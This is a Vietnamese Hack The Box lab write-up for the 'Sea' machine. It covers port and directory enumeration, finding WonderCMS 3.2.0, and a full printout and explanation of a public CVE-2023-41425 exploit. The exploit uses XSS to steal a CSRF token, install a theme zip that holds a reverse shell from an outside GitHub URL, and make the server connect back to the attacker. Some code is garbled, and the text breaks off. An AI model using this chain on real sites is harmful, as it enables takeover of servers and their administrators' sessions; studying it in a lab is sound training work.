


The background of the achievement page features a dark blue field with a glowing green circuit pattern. A large version of the 'Sea' machine logo is centered in the upper half of the page.

Sea has been Pwned

quockhanh020903 has successfully pwned Sea Machine from Hack The Box

#7275	21 Dec 2024	30
MACHINE RANK	PWN DATE	POINTS EARNED

Powered by  HACKTHEBOX

<https://www.hackthebox.com/achievement/machine/2106021/620>

MỤC LỤC

1.Enumeration	1
2.FootHold	1
3.Exploit	6
4. Privilege Escalation	15

1.Enumeration

Quét cổng và dịch vụ trên máy chủ đích .

```
nmap -sC -sV 10.10.11.28 -oA /root/Documents/HTB/Sea/Sea
```

```
(root@lyquockhanh)-[~/Documents/HTB/Sea]
# nmap -sC -sV 10.10.11.28 -oA /root/Documents/HTB/Sea/Sea
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 23:33 EST
Nmap scan report for 10.10.11.28 (10.10.11.28)
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Sea - Home
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-cookie-flags:
|   /:
|_    PHPSESSID:
|_    httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.90 seconds
```

Máy chủ đích có dịch vụ OpenSSH 8.2p1 cổng 22 và dịch vụ Apache httpd 2.4.41 cổng 80 đang chạy

```
(root@lyquockhanh)-[~/Documents/HTB/Sea]
# echo "10.10.11.28 khanh_sea.htb" | sudo tee -a /etc/hosts
10.10.11.28 khanh_sea.htb
```


2. FootHold

Truy cập vào đường dẫn http://khanh_sea.htb



Quét tên miền phụ bằng câu lệnh :

```
ffuf -u http://khanh_sea.htb/ -H "Host:FUZZ.khanh_sea.htb" -w '/root/SecLists/Discovery/DNS/subdomains-top1million-20000.txt' -ac
```



```
(root@lyquockhanh) - [~/Documents/HTB/Sea]
# ffuf -u http://khanh_sea.htb/ -H "Host:FUZZ.khanh_sea.htb" -w '/root/SecLists/Discovery/DNS/subdomains-top1million-20000.txt' -ac

v2.1.0-dev


:: Method      : GET
:: URL         : http://khanh_sea.htb/
:: Wordlist     : FUZZ: /root/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.khanh_sea.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [19966/19966] :: Job [1/1] :: 262 req/sec :: Duration: [0:01:33] :: Errors: 0 ::
```

Không tìm thấy tên miền phụ

Quét tệp ẩn và thư mục của đường dẫn http://khanh_sea.htb mà đường dẫn trả về kết quả 200

Bằng câu lệnh dirsearch -u "http://khanh_sea.htb" -t 100 -i 200



```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /root/Documents/HTB/Sea/reports/http_khanh_sea.htb/__24-12-18_23-40-27.txt

Target: http://khanh_sea.htb/

[23:40:27] Starting:
[23:40:45] 200 - 1KB - /404
[23:41:09] 200 - 939B - /contact.php

Task Completed


(root@lyquockhanh) - [~/Documents/HTB/Sea]
#
```

Ta thu được đường dẫn /404 và /contact.php

Ta truy cập vào đường dẫn http://khanh_sea.htb/contact.php

Ta thử xem trường web có được truy cập vào sau khi ta gửi form lên server không .


Ta nhập trường Website là đường dẫn của webserver webhook



```
POST /contact.php HTTP/1.1
Host: khanh_sea.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 121
Origin: http://khanh_sea.htb
Connection: keep-alive
Referer: http://khanh_sea.htb/contact.php
Cookie: PHPSESSID=t480kc40io00vf9ku5h0ctkf92
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=khanh&email=khanh%40gmail.com&age=21&country=Khanh&website=
https://webhook.site/beefb982-300e-4417-856b-bbddf148d72
```

Gửi form đi không có phản ứng gì trên phản hồi website



Kiểm tra source code http://khanh_sea.htb/

```

1
2 <!DOCTYPE html>
3 <html lang="en">
4   <head>
5     <meta charset="UTF-8">
6     <meta http-equiv="X-UA-Compatible" content="IE=edge">
7     <meta name="viewport" content="width=device-width, initial-scale=1">
8     <title>Sea - Home</title>
9     <meta name="description" content="A page description is also good for search engines.">
10    <meta name="keywords" content="Enter, page, keywords, for, search, engines">
11
12    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/2.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAqycuHARg32mUw7on3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous">
13
14    <!-- Admin CSS -->
15
16    <!-- Theme CSS -->
17    <link rel="stylesheet" href="http://khanh_sea.htb/themes/bike/css/style.css">
18  </head>
19  <body>
20
21    <div class="hero">
22      <div class="parallax-layer layer-6"></div>
23      <div class="parallax-layer layer-5"></div>
24      <div class="parallax-layer layer-4"></div>
25      <div class="parallax-layer layer-3"></div>
26      <div class="parallax-layer layer-2"></div>
27      <div class="parallax-layer layer-1"></div>
28      <div class="parallax-layer layer-1"></div>
29      <div class="parallax-layer layer-1"></div>
30      <div class="parallax-layer layer-1"></div>
31      <div class="logo">
32        <center></center>
33      </div>
34    </div>
35
36    <nav class="navbar navbar-default">
37      <div class="container">
38        <div class="col-sm-5 text-center">
39          <div class="navbar-header">
40            <button type="button" class="navbar-toggle" data-toggle="collapse" data-target="#navMobile"><div>
41              <a href="http://khanh_sea.htb/">Sea</a>
42            </div>
43          </div>
44          <div class="col-sm-7 text-center">
45            <div class="collapse navbar-collapse" id="navMobile">
46              <ul class="nav navbar-nav navbar-right">

```

Trong source code của đường dẫn http://khanh_sea.htb/ thì có 2 đường dẫn
http://khanh_sea.htb/themes/bike/css/style.css và
http://khanh_sea.htb/themes/bike/img/velik71-new-logotip.png

Ta thử tìm tất cả các tệp ẩn thư mục ẩn trong đường dẫn
http://khanh_sea.htb/themes/bike

`dirsearch -u "http://khanh_sea.htb/themes/bike" -t 100 -i 200`

```

(root@lyquockhanh)-[~]
# dirsearch -u "http://khanh_sea.htb/themes/bike" -t 100 -i 200

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
ed as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Word
Output File: /root/reports/http_khanh_sea.htb/_themes_bike_24-12-19_04-55-23.
Target: http://khanh_sea.htb/

[04:55:23] Starting: themes/bike/
[04:56:41] 200 - 1KB - /themes/bike/404
[04:57:02] 200 - 1KB - /themes/bike/admin/home
[04:59:36] 200 - 1KB - /themes/bike/home
[05:00:04] 200 - 1KB - /themes/bike/LICENSE
[05:01:05] 200 - 318B - /themes/bike/README.md
[05:01:33] 200 - 1KB - /themes/bike/sitecore/content/home
[05:01:46] 200 - 1KB - /themes/bike/sym/root/home/
[05:02:07] 200 - 6B - /themes/bike/version

Task Completed

```

http://khanh_sea.htb/themes/bike/LICENSE



The screenshot shows a web browser window with the address bar displaying `khanh_sea.htb/themes/bike/LICENSE`. The page content is the MIT License for the 'bike' theme, copyrighted by turboblack in 2019. A red arrow points to the copyright line: 'Copyright (c) 2019 turboblack'.

```
MIT License

Copyright (c) 2019 turboblack


Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all
copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
SOFTWARE.
```

Đưa cho ta thông tin về bản quyền turboblack

Đường dẫn http://khanh_sea.htb/themes/bike/README.md truy cập vào tải file README.md. README.md cho chúng ta biết rằng đây là bản cài đặt WonderCMS với chủ đề “xe đạp”




The screenshot shows a web browser window with the address bar displaying `khanh_sea.htb/themes/bike/README.md`. The page content is the README.md file for the 'bike' theme, which includes a description, author information, a preview image, and instructions on how to use the theme. A warning banner at the top of the editor indicates that the user is using the root account.

```
Warning: you are using the root account. You may harm your system

1 # WonderCMS bike theme
2
3 ## Description
4 Includes animations.
5
6 ## Author: turboblack
7
8 ## Preview
9 ![Theme preview](/preview.jpg)
10
11 ## How to use
12 1. Login to your WonderCMS website.
13 2. Click "Settings" and click "Themes".
14 3. Find theme in the list and click "install".
15 4. In the "General" tab, select theme to activate it.
16
```


Đường dẫn : http://khanh_sea.htb/themes/bike/version

Đưa ra phiên bản của dịch vụ WonderCMS 3.2.0



3.Exploit

Ta tìm kiếm lỗ hổng CVE liên quan đến dịch vụ WonderCMS 3.2.0



Ta tìm thấy CVE 2023-41425 nói về lỗ hổng XSS kết hợp với Remote Code Execution (RCE) in Wonder CMS v3.2.0 thru v3.4.2

<https://github.com/prodigiousMind/CVE-2023-41425>

Code khai thác lỗ hổng CVE 2023-41425


```

import sys
import requests
import os
import bs4

if (len(sys.argv)<4): print("usage: python3 exploit.py loginURL IP_Address Port\nexample: python3 exploit.py http://localhost/wondercms/loginURL 192.168.29.165 5252")
else:
    data = '''
var url = '''+str(sys.argv[1])+''';
if (url.endsWith("/")) {
    url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
var token = document.querySelectorAll('["name="token"]')[0].value;
var urlRev = urlWithoutLogBase+"?installModule=https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip&directoryName=violet&type=themes&token=" + token;
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();
xhr3.onload = function() {
    if (xhr3.status == 200) {
        var xhr4 = new XMLHttpRequest();
        xhr4.withCredentials = true;
        xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
        xhr4.send();
        xhr4.onload = function() {
            if (xhr4.status == 200) {
                var ip = '''+str(sys.argv[2])+''';
                var port = '''+str(sys.argv[3])+''';
                var xhr5 = new XMLHttpRequest();
                xhr5.withCredentials = true;
                xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost="+ ip + "&lport=" + port);
                xhr5.send();
            }
        };
    }
};
};
};
try:
    open("xss.js","w").write(data)
    print("[+] xss.js is created")
    print("[+] execute the below command in another terminal\n\n-----\nnnc -lvp "+str(sys.argv[3]))
    print("-----\n")
    XSSlink = str(sys.argv[1]).replace("loginURL", "index.php?page=loginURL?")+ "</form><script+src=\"http://"+str(sys.argv[2])+":"+8080/xss.js\"></script><form+action=\""+
    XSSlink = XSSlink.strip(" ")
    print("send the below link to admin:\n\n-----\n"+XSSlink)
    print("-----\n")

    print("\nstarting HTTP server to allow the access to xss.js")
    os.system("python3 -m http.server\n")
except: print(data,"n","//write this to a file")

```

Giải thích cách làm việc của code

Code sẽ được chạy script với các tham số

1.Mục tiêu khai thác

- **Khai thác lỗ hổng XSS** trong WonderCMS (phiên bản 4.3.2).
- **Cài đặt một module độc hại** chứa mã reverse shell trên máy chủ mục tiêu.
- **Kích hoạt reverse shell**, kết nối từ máy chủ mục tiêu về máy của kẻ tấn công

2.Quy trình khai thác .

Bước 1 Lấy thông tin đầu vào từ kẻ tấn công .

Kẻ tấn công chạy script với tham số :

python3 exploit.py <loginURL> <attacker_IP> <attacker_port>

Tham số :

- + loginURL: Đường dẫn đến trang đăng nhập của WonderCMS.
- + attacker_IP: Địa chỉ IP của kẻ tấn công để nhận reverse shell.
- + attacker_port: Cổng mà kẻ tấn công dùng để nghe kết nối

Bước 2 : Tạo file xss.js chứa mã JavaScript độc hại

Mã độc được sinh ra trong xss.js :

1.Trích xuất thông tin cần thiết từ URL và token CSRF :

```

var url = "<loginURL>";
if (url.endsWith("/")) {
    url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
var token = document.querySelector('[name="token"]')[0].value;

```

Xác định đường dẫn cơ sở của website

Trích xuất token CSRF từ trang hiện tại bằng cách nhấn phím HTML có name="token".

Ví dụ: <input type="hidden" name="token" value="123456789">

2. Gửi yêu cầu để tải module độc hại (reverse shell)

```

var urlRev = urlWithoutLogBase+"?installModule=https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip&directoryName=violet&type=themes&token="+ token;
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();

```

- Tải tệp ZIP từ URL:

<https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip>

- Sử dụng lỗ hổng CSRF để gửi yêu cầu installModule, cài đặt module theme chứa mã độc lên server.

3. Kích hoạt reverse shell :

```

if (xhr3.status == 200) {
    var xhr4 = new XMLHttpRequest();
    xhr4.withCredentials = true;
    xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
    xhr4.send();
    xhr4.onload = function() {
        if (xhr4.status == 200) {
            var ip = ''+str(sys.argv[2])+'';
            var port = ''+str(sys.argv[3])+'';
            var xhr5 = new XMLHttpRequest();
            xhr5.withCredentials = true;
            xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost="+ ip + "&lport="+ port);
            xhr5.send();
        }
    };
}
}
}

```

- Kích hoạt mã PHP độc hại (rev.php) được cài đặt trong thư mục themes/revshell-main/.

- Gửi các tham số:

- lhost: IP của kẻ tấn công.
- lport: Cổng mà kẻ tấn công nghe kết nối.

Bước 3 : Tạo liên kết XSS độc hại

Sau khi tạo xss.js , mã sinh ra liên kết như sau :

```
print(
xsslink = str(sys.argv[1]).replace("loginURL", "index.php?page=loginURL?"), "\></form><script+src=\"http://"+str(sys.argv[2])+";8000/xss.js\"></script><form+action=\""+
xsslink = xsslink.strip(" ")
```

Khi admin nhấp vào liên kết này trình duyệt của họ sẽ :

- + Tải mã javascript từ [http://\\$Ip:8000/xss.js](http://$Ip:8000/xss.js)
- + Thực thi mã độc hại dẫn đến việc tải reverse shell và kích hoạt nó .

Bước 4 : Kích hoạt http server

Kẻ tấn công khởi động một HTTP cục bộ để cung cấp file xss.js

```
print(
os.system("python3 -m http.server\n")
```

Bước 5 : Lắng nghe Reverse shell

Kẻ tấn công mở phiên nc (Netcat) cổng đã chỉ định :

```
print("[+] execute the below command in another terminal\n\n-----\nnnc -lvp "+str(sys.argv[3]))
print("-----\n")
```

Khi mã độc được thực thi trên máy chủ mục tiêu , nó sẽ kích hoạt reverse shell , kết nối về máy của kẻ tấn công qua địa chỉ .

4.LỖ HỔNG BỊ KHAI THÁC

- Reflected XSS:

- WonderCMS không lọc và kiểm tra dữ liệu đầu vào trong URL, cho phép nhúng mã JavaScript.

